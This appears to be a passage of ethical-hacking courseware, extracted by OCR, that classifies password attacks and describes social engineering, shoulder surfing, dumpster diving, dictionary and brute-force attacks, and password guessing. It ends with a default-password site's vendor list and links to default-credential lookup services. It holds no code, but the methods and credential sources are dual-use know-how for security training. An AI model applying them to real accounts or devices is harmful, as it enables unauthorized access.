
Non-Electronic Attacks	The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack Shoulder Surfing Social Engineering Dumpster Diving
Active Online Attacks	The attacker performs password cracking by **directly communicating** with the victim's machine Dictionary, Brute Forcing, and Rule-based Attack Hash Injection Attack LLMNR/NBT-NS Poisoning Trojan/Spyware/Keyloggers Password Guessing Internal Monologue Attack Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking **without communicating** with the authorizing party Wire Sniffing Man-in-the-Middle Attack Replay Attack
Offline Attacks	The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location Rainbow Table Attack (Pre-Computed Hashes) Distributed Network Attack

Types of Password Attacks

Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.

- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Offline attacks are often time-consuming but have a high success rate, as the password hashes can be reversed owing to their small keyspace and short length. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.



Non-Electronic Attacks

Social Engineering

- **Convincing people** to reveal passwords

Shoulder Surfing

- Looking at either the **user's keyboard or screen** while he/she is logging in

Dumpster Diving

- Searching for sensitive information in the **user's trash-bins**, **printer trash bins**, and in/on the user's desk for sticky notes

Non-Electronic Attacks

Non-electronic, or non-technical, attacks do not require technical knowledge of methods of system intrusion. There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user’s keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.


  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  “Dumpster diving” is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.



Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack


- A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

- The program tries **every combination of characters** until the password is broken

Rule-based Attack

- This attack is used when the attacker gets some **information about the password**



Active Online Attacks: Password Guessing

Frequency of attacks is less


The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high

1. **Find a valid user**
2. **Create a list of possible passwords**
3. **Rank passwords from high to low probability**
4. **Key in each password, until the correct password is discovered**

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**



DEFAULT PASSWORDS **Open Sez Me! :: Passwords**

5900 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	2Nets	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award


http://open-sez.me

Online Tools to Search Default Passwords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*

